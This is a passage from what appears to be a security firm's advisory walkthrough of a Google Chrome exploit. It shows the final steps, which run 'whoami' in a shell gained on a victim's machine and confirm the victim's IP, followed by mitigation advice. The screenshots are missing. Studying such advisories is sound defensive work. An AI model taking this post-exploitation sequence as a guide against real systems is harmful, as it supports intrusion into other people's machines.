

Fig. 18.1

19. Use this command

- whoami



Fig. 19.1

20. Now we will confirm by getting the IP address of the victim's machine using this shell created



Fig. 20.1

Mitigations

Apply the stable update of google chrome provided by Google chrome to vulnerable systems

Run all software also trusted ones as a non-privileged user (one without administrative access) to diminish the effects of a successful attack.

Inform and teach all the users of that particular version of OS regarding the threats posed by hypertext links contained in emails or attachments especially from non-trusted sources.

Remind the users constantly on regular basis to not visit the un-trusted websites or follow links provided by unknown sources.

www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306